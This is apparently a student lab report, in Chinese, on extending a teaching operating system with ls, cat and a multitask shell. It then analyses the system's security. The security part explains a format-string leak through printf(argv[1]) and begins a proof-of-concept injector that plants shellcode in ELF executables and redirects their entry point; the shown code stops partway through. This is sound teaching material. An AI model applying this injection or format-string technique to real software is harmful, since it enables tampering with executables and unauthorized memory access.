
最后需要在fs目录下的misc.c中完成处理函数do\_search\_dir的功能，该函数如下所示

1. PUBLIC int do\_search\_dir(){
2. char\* dir=fs\_msg.pBUF;
3. int pointer=0;
4. int i,j;
5. char filename[MAX\_PATH];
6. memset(filename,0,MAX\_FILENAME\_LEN);
7. struct inode\* dir\_inode;
8. if(strip\_path(filename,dir,&dir\_inode))
9. {
10. return 0;
11. }
12. int dir\_blk0\_nr=dir\_inode->i\_start\_sect;
13. int nr\_dir\_blks=(dir\_inode->i\_size+SECTOR\_SIZE -1)/SECTOR\_SIZE;
14. int nr\_dir\_entries=dir\_inode->i\_size/DIR\_ENTRY\_SIZE;
15. struct dir\_entry\* pde;
16. for(i=0;i<nr\_dir\_blks;i++)
17. {
18. RD\_SECT(dir\_inode->i\_dev,dir\_blk0\_nr+i);
19. pde=(struct dir\_entry\*)fsbuf;
20. for(j=0;j<SECTOR\_SIZE/DIR\_ENTRY\_SIZE;j++,pde++)
21. {
22. dir[pointer]=' ';
23. pointer+=1;
24. memcpy(dir+pointer,pde->name,strlen(pde->name));
25. pointer+=strlen(pde->name);
26. }
27. }
28. return (void\*)0;
29. }

该函数通过搜索当前路径下的文件，然后将文件名保存到缓冲区,之后再将已经取到的文件名进行返回。

因为新加入了两个函数，所以需要在include/proto.h中声明该函数如下图所示





#### 修改Makefile文件

因为在项目中加入了两个search\_dir.c文件，所以需要在Makefile中加入对其的说明如下所示

1. fs/search\_dir.o: fs/search\_dir.c
2. $(CC) $(CFLAGS) -o $@ $<
3. lib/search\_dir.o: lib/search\_dir.c
4. $(CC) $(CFLAGS) -o $@ $<
5. lib/fork.o lib/exit.o lib/wait.o lib/exec.o lib/search\_dir.o
6. fs/disklog.o fs/search\_dir.o

#### ls执行程序


编写ls的执行程序如下所示

1. *# include "stdio.h"*
2. int main(int args,char\*argv[])
3. {
4. char \*result;
5. result=search\_dir("/");
6. printf("%s\n", result);
7. return 0;
8. }

该函数直接调用search\_dir得到其返回值，并直接将返回值进行输出从而得到当前目录下的文件名信息

#### 运行结果


在shell中直接运行当前ls程序得到的结果如下图所示。



观察输出发现进程只输出了一个S，但在进程中并没有出现打印S的指令。 在与组员进行讨论后发现输出S的原因是因为要输出的内容若为空值就会出现打印一个S的情况。

重新检查代码后发现在定义消息格式的结构体中，需要将其中缓冲区变量的格式修改为指针向量即可保存传递过来的值。

重新编译后运行ls程序得到的结果如下图所示



观察图片可以发现，ls指令过后可以正常输出，ls指令能够正常运行。

### 4.2.3 cat指令

#### 处理程序

cat指令的程序代码如下所示


1. *#include "stdio.h"*
2. void test();
3. int main(int argc, char \* argv[]){
4. int fd;
5. char cat\_buf[0x200];
6. int i;
7. printf("hello cat!\n");
8. //\_\_asm\_\_("xchg %bx, %bx");
9. for(i = 1; i < argc; i++){
10. fd = -1;
11. fd = open(argv[i], O\_RDWR);
12. if(fd < 0){
13. printf("cat: %s: No such file or directory\n", argv[i]);
14. }
15. else{
16. read(fd, cat\_buf, 0x200);
17. write(1, cat\_buf, 0x200);
18. close(fd);
19. }
20. }
21. //test();
22. return 0;
23. }
24. void test(){
25. struct dir\_entry \* pde;
26. printf("%d\n", pde);
27. }

该函数首先调用open系统调用将选中的文件打开，然后调用read将文件的内容读取到cat的缓冲区中之后再调用write系统调用将结果打印在屏幕上。

其余步骤与之前指令相同，在此不做过多赘述

#### 运行结果


运行bochs后执行cat指令得到的结果如下图所示



通过观察结果可以发现，读取ls可执行文件的内容被打印到了屏幕中，所以可以得出结论，cat能够将文件中的内容进行输出。

### 4.2.4 shell执行流程图

shell执行过程的流程图如下图所示



## 4.3多任务shell

改造shell，支持多任务执行

前面已经实现了多条shell命令，作者已经实现了fork函数，我们这里改造shabby\_shell来读入多条指令，并将其中合法指令在fork出来的子进程中进行执行，非法指令则是输出该指令的内容。

首先定义二维指针数组用来存储命令，command\_no记录读入的指令数，command\_pointer指向当前指令的位置，error\_commands记录非法指令的下标，error\_num记录非法指令的数目，correct\_commands记录合法指令的下标，correct\_num记录合法指令的数目。

1. char\* commands[5][32];
2. int command\_no = 1;
3. int command\_pointer = 0;
4. int error\_commands[32];
5. int error\_num=0;
6. int correct\_commands[32];
7. int correct\_num=0;

接着从argv标准输入中读取指令，每条指令之间使用&分隔开来，并记录读入的指令数目

1. for (int i = 0; i < argc; i++)
2. {
3. if (strcmp(argv[i], "&"))
4. {
5. *//If it's not &, store that string as a command*
6. commands[command\_no - 1][command\_pointer++] = argv[i];
7. }
8. else {
9. *//Add 0 to the end of the command to identify the end of the command*
10. commands[command\_no - 1][command\_pointer] = 0;
11. command\_no++;
12. command\_pointer = 0;
13. }
14. }

判断指令是否合法，分别存储合法与非法指令的下标，方便后续处理

1. int pid = -1;
2. for (int i = 0; i < command\_no; i++)
3. {
4. int fd = open(commands[i][0], O\_RDWR);
5. if (fd == -1)
6. {
7. error\_commands[error\_num++]=i;
8. *//printf("-------------");*
9. continue;
10. }
11. else {
12. correct\_commands[correct\_num++]=i;
13. }
14. close(fd);
15. }
16. *//Stores the PID of the child process*
17. int children\_pid[correct\_num];

对于合法指令fork除子进程并且在子进程中执行合法的指令

1. int child\_no=0;
2. for(child\_no=0; child\_no < correct\_num; child\_no++)
3. {
4. *//Just fork in the main function, not in the child process*
5. *//Prevent fork nesting*
6. pid=fork();
7. if(pid == 0){
8. int j=correct\_commands[child\_no];
9. execv(commands[j][0], commands[j]);
10. }
11. int s;
12. wait(&s);
13. children\_pid[child\_no]=pid;
14. }

对于非法指令，输出非法指令的内容

1. for(int i=0; i<error\_num; i++)
2. {
3. printf("No such command: %s\n",commands[error\_commands[i]][0]);
4. }

6.上面实现的多任务shell实际上每次只有一个子进程fork在执行命令，也就是说每次只有一个命令在执行，下面尝试同时fork多个子进程以实现多条命令宏观上的同步执行。首先是根据识别出的合法的指令数目fork创建子程序，并且使父进程等待子进程运行结束，防止父进程提前结束导致死锁。

1. int child\_no=0;
2. for(child\_no=0; child\_no < correct\_num; child\_no++)
3. {
4. *//Just fork in the main function, not in the child process*
5. *//Prevent fork nesting*
6. pid=fork();
7. if(pid == 0)
8. break;
9. children\_pid[child\_no]=pid;
11. }
12. if(pid != 0)
13. {
14. for(int i=0; i<correct\_num; i++)
15. {
16. while(proc\_table[children\_pid[i]].p\_flags != 1) {};
17. proc\_table[children\_pid[i]].p\_flags = 0;
18. unblock(&proc\_table[children\_pid[i]]);
19. *//printf("------a\n");*
20. }
21. *//printf("------b\n");*
22. for(int i=0; i<correct\_num; i++)
23. {
24. int s;
25. wait(&s);
26. }
27. }else if(pid == 0){
28. int j=correct\_commands[child\_no];
29. int childpid=getpid();
30. *//p\_proc\_ready->p\_flags = 1;*
31. proc\_table[childpid].p\_flags = 1;
32. block(&proc\_table[childpid]);
33. *//printf("<--%d",childpid);*
34. *//proc\_table[childpid].p\_flags = 1;*
35. *//printf("\n%d++++++++\n",proc\_table[childpid].p\_flags);*
36. *//proc\_table[childpid].p\_flags = 1;*
37. *//printf("%d--------B",childpid);*
38. *//block(proc\_table+childpid);*
39. execv(commands[j][0], commands[j]);
40. }

## 4.4基于分页的虚拟内存管理

该部分因为时间有限，组内没有成功实现。


## 4.5自我OS安全分析

### 4.5.1分析漏洞

#### （1）可执行文件的篡改

#### ELF文件格式

将之前完成的可执行文件使用010editor打开后得到的结果如下图所示



观察文件头可以看出，该文件的格式是elf文件格式

这里我们先给出ELF文件Header的定义代码：

1. typedef struct{
2. unsigned char e\_ident[16];
3. Elf32\_Half e\_type;
4. Elf32\_Half e\_machine;
5. Elf32\_Word e\_version;
6. ELF32\_Addr e\_entry;
7. Elf32\_Off  e\_phoff;
8. Elf32\_Off  e\_shoff;
9. Elf32\_Word e\_flags;
10. Elf32\_Half e\_ehsize;
11. Elf32\_Half e\_phentsize;
12. Elf32\_Half e\_phnum;
13. Elf32\_Half e\_shentsize;
14. Elf32\_Half e\_shnum;
15. Elf32\_Half e\_shstrndx;
16. }

这里对照书上介绍的结构进行分析，首先分析前16个字节，这是ELF Header中的Magic字段，我们可以看到最开始的4个字节是所有ELF文件都必须相同的标识码；接下来第一个字节是用来标识ELF的文件类，0x1标识是32位的；第6个字节是字节序，这里的0x1则表示是小端序；第7个字节规定ELF文件的主版本号，一般都是1；后边的9个字节ELF标准没有定义，通常对会被填充为0，有时也会被其他平台用来做一些扩展。


接下来我们分析ELF文件Header中的e\_type，其值为0x2说明该文件是可执行文件，下面给出e\_type值和文件类型之间的对应关系：

1. ET\_REL      1        可重定位文件
2. ET\_EXEC     2        可执行文件
3. ET\_DYN      3        共享目标文件

下面一个半字就是ELF文件Header的e\_machine字段，用来标识机器类型，这里的值为3，表示是Intel x86架构，下面也同样给出对应关系：

1. EM\_m32      1       AT&T WE 32100
2. EM\_SPARC    2       SPARC
3. EM\_386      3       Intel x86
4. EM\_68K      4       Motorola 68000
5. EM\_88K      5       Motorola 88000
6. EM\_860      6       Intel 80860

首先我们可以看到e\_phoff字段的值为0x34：




也就是说program header的其实位置关于文件起始位置的偏移是0x34，由于ELF header的大小也是0x34，即书中所说的ELF header后边紧跟的就是Program header table；

根据Program Header table的定义代码：

1. typedef struct{
2. Elf32\_Word  p\_type;
3. Elf32\_Off   p\_offset;
4. Elf32\_Addr  p\_vaddr;
5. Elf32\_Addr  p\_paddr;
6. Elf32\_Word  p\_filesz;
7. Elf32\_Word  p\_memsz;
8. Elf32\_Word  p\_flags;
9. Elf32\_Word  p\_align;
10. }

以及相关底层信息：



我们对各个字段逐个进行分析：

p\_type 表示当前Program header 所描述的段的类型，这里为1；

p\_offset 表示段的第一个字节在文件中的偏移是0；

p\_vaddr 表示段的第一个字节在内存中的虚拟地址是0x8048000；

p\_paddr 在物理地址定位相关的系统中，此项是为物理地址保留用的，我们不用；

p\_filesz 表示段在文件中的大小为0x274；

p\_memsz 表示段在内存中的大小为0x274；

p\_flags 是标志位；

p\_align 表示段在文件以及内存中关于0x1000对齐；

#### 攻击原理

可执行文件中包含了程序正常运行所需要的指令段和数据段，如果能够修改程序的指令段的内容然后将某一个跳转指令的目标地址设置为新加入的指令段的内容，那么就可以执行恶意代码

#### 攻击思路

在本次实验中所使用到的操作系统中并没有设置对于可执行文件的保护程序，而是直接将可执行文件作为指令进行执行，所以就存在有对可执行文件进行篡改以实现某种攻击结果的可能。

篡改思路是找到目标可执行文件的反汇编代码中的某一位置，修改可执行文件的代码段添加一个跳转指令，该跳转指令指向另一位置用A表示，只需要将A地址的代码段修改为恶意代码然后再ret返回即可成功在可执行文件中添加对应的攻击代码实现可执行文件的篡改

#### （2）内存破坏漏洞

#### 漏洞形成原因


在规范的printf函数使用方法中，如果要输出某一个数组中的值需要写成printf(“%s”,a)的形式即若存在格式化字符串则应当存在等量的变量名，但是也存在有printf(a)的写法，该种写法在底层执行的操作是首先将数组的首地址入栈，然后调用printf函数。

因为printf函数并不知道参数个数，它的内部有个指针，用来索检格式化字符串。对于特定类型%，就去格式化字符串之后取相应参数的值，直到检索到格式化字符串结束，所以尽管没有参数，上面的代码也会将format string 后面的内存当做参数以16进制输出。这样就会造成内存泄露。

而且如果采用这种写法，在数组a中写入格式化字符串例如%x，则会输出当前格式化字符串地址之后的内存中的值，或者在a中写入%n会直接在对应的内存中进行写入操作，将函数输出的字符个数写入到指向的位置中，借此可以实现对内存中任意地址的读写操作。

#### printf函数调用实现原理

例如语句printf(“%s%s%x”,a,b,c)该函数在调用时按照从右到左的方式将参数进行入栈操作，首先将变量c的地址入栈，然后依次是b、a、“%s%s%x”的地址，在将变量的地址进行入栈操作之后会将函数的返回地址和调用者的ebp寄存器的值进行入栈操作，最后再将局部变量进行入栈。该函数调用后的栈结构如下图所示



#### 攻击原理

攻击者可以通过将printf的参数直接写为一个变量，而在变量中存在有多个%x，因为printf虽然缺少后面提供的参数但仍然能够强行根据格式化字符串中的值进行运行，从而能够实现读取任意地址内存和对任意位置变量进行修改的效果。

#### 分析printf

在lib/printf.c中查看printf的源代码如下所示

1. PUBLIC int printf(const char \*fmt, ...)
2. {
3. int i;
4. char buf[STR\_DEFAULT\_LEN];
5. va\_list arg = (va\_list)((char\*)(&fmt) + 4);        */\* 4 是参数 fmt 所占堆栈中的大小 \*/*
6. i = vsprintf(buf, fmt, arg);
7. int c = write(1, buf, i);
8. assert(c == i);
9. return i;
10. }

经过分析发现，该printf函数确实没有对输入进来的格式化字符串做检查而是直接递送给了vsprintf进行输出命令。再查看vsprintf的代码如下所示

1. PUBLIC int vsprintf(char \*buf, const char \*fmt, va\_list args)
2. {
3. char\* p;
4. va\_list p\_next\_arg = args;
5. int m;
6. char inner\_buf[STR\_DEFAULT\_LEN];
7. char cs;
8. int align\_nr;
9. for (p=buf;\*fmt;fmt++) {
10. if (\*fmt != '%') {
11. \*p++ = \*fmt;
12. continue;
13. }
14. else {  */\* a format string begins \*/*
15. align\_nr = 0;
16. }
17. fmt++;
18. if (\*fmt == '%') {
19. \*p++ = \*fmt;
20. continue;
21. }
22. else if (\*fmt == '0') {
23. cs = '0';
24. fmt++;
25. }
26. else {
27. cs = ' ';
28. }
29. while (((unsigned char)(\*fmt) >= '0') && ((unsigned char)(\*fmt) <= '9')) {
30. align\_nr \*= 10;
31. align\_nr += \*fmt - '0';
32. fmt++;
33. }
34. char \* q = inner\_buf;
35. memset(q, 0, sizeof(inner\_buf));
36. switch (\*fmt) {
37. case 'c':
38. \*q++ = \*((char\*)p\_next\_arg);
39. p\_next\_arg += 4;
40. break;
41. case 'x':
42. m = \*((int\*)p\_next\_arg);
43. i2a(m, 16, &q);
44. p\_next\_arg += 4;
45. break;
46. case 'd':
47. m = \*((int\*)p\_next\_arg);
48. if (m < 0) {
49. m = m \* (-1);
50. \*q++ = '-';
51. }
52. i2a(m, 10, &q);
53. p\_next\_arg += 4;
54. break;
55. case 's':
56. strcpy(q, (\*((char\*\*)p\_next\_arg)));
57. q += strlen(\*((char\*\*)p\_next\_arg));
58. p\_next\_arg += 4;
59. break;
60. default:
61. break;
62. }
63. int k;
64. for (k = 0; k < ((align\_nr > strlen(inner\_buf)) ? (align\_nr - strlen(inner\_buf)) : 0); k++) {
65. \*p++ = cs;
66. }
67. q = inner\_buf;
68. while (\*q) {
69. \*p++ = \*q++;
70. }
71. }
72. \*p = 0;
73. return (p - buf);
74. }


观察该代码可以看出在解析格式字符串时通过循环遍历格式字符串 fmt。对于不是 % 的字符，直接将它们复制到目标缓冲区 buf。当遇到 % 字符时，进入格式化处理流程。代码首先解析指令的对齐方式和填充字符然后根据指令的类型（%c, %x, %d, %s），从 va\_list 中提取相应类型的参数，并格式化到 inner\_buf 中。也就是说对于fmt中每一个%字符格式的格式化字符串，vsprintf都会将其执行。由此可以看出确实存在格式化字符串漏洞导致内存泄漏与破坏

#### 漏洞验证

编写可执行程序test\_printf如下所示

1. #include "stdio.h"
2. int main(int argc, char \* argv[])
3. {
4. printf(argv[1]);
5. printf("\n");
6. return 0;
7. }

该函数直接将得到的格式化字符串参数传递给printf，改写makefile文件后运行该可执行程序得到的结果如下图所示



观察结果发现，当可视化字符串为多个%x时可以输出内存中的一些值，从而造成了内存的泄露说明有内存泄漏有关的问题

### 4.5.2 poc实现

#### 注入程序

首先，笔者实现了一个判断目标文件是否为ELF文件的函数，其基本原理就是判断文件前4个字节是否为ELF合法文件头的前4个字节，原理过于简单，直接看代码：

1. int is\_ELF(char \*filename){
2. printf("open file!@!\n");
3. int fd = open(filename, O\_RDWR);
4. printf("fd == %d\n", fd);
5. if(fd == -1){
6. printf("no such file: %s\n", filename);
7. return 0;
8. }
9. char head[4];
10. read(fd, head, 0x4);
11. close(fd);
12. return memcmp(head, "\x7f\x45\x4c\x46", 4) == 0;
13. }

本部分的重点则是如何对一个ELF文件实现注入：

大致分为如下几个主要部分：

1、找到程序的入口地址并保存起来

2、找到text段的段表，并获取相关信息

3、重定位我们需要的函数，并生成能够返回原来入口点的shellcode

4、将shellcode注入到代码段上方

5、修改text的段表项，将我们刚刚注入的shellcode纳入到text段中

6、修改程序的入口地址，并将我们改写好的内容重新写回到目标ELF文件

下面对个部分进行详细解释：

·首先，是通过读文件，找到程序的入口地址并保存起来，这个可以通过ELF文件起始位置+偏移24即可得到：

1. *//保存程序原先的入口地址*
2. int start;
3. memcpy(&start, buffer+24, 4);
4. printf("start\_addr at : %d\n", start);


·接下来就是通过ELF文件起始位置+偏移32找到段表的起始位置，然后根据段表每项40字节查找第2个段表项，即可找到text段的段表，并获取相关信息：

1. *//寻找代码段*
2. int s\_off;
3. memcpy(&s\_off, buffer+32, 4);
4. *//每个段描述符的长度是40个字节*
5. *//text一般是第二个段*
6. printf("seg\_off in file: %d\n", s\_off);
7. int seg\_text = buffer + s\_off + 40;
8. int sh\_addr, seg\_offset, seg\_size;
9. memcpy(&sh\_addr, seg\_text+12, 4); *//段映射的虚拟地址*
10. memcpy(&seg\_offset, seg\_text+16, 4);*//段在文件中的偏移*
11. memcpy(&seg\_size, seg\_text+20, 4);*//段的长度*
12. printf("seg\_offset == %d\nseg\_size == %d\n", seg\_offset, seg\_size);

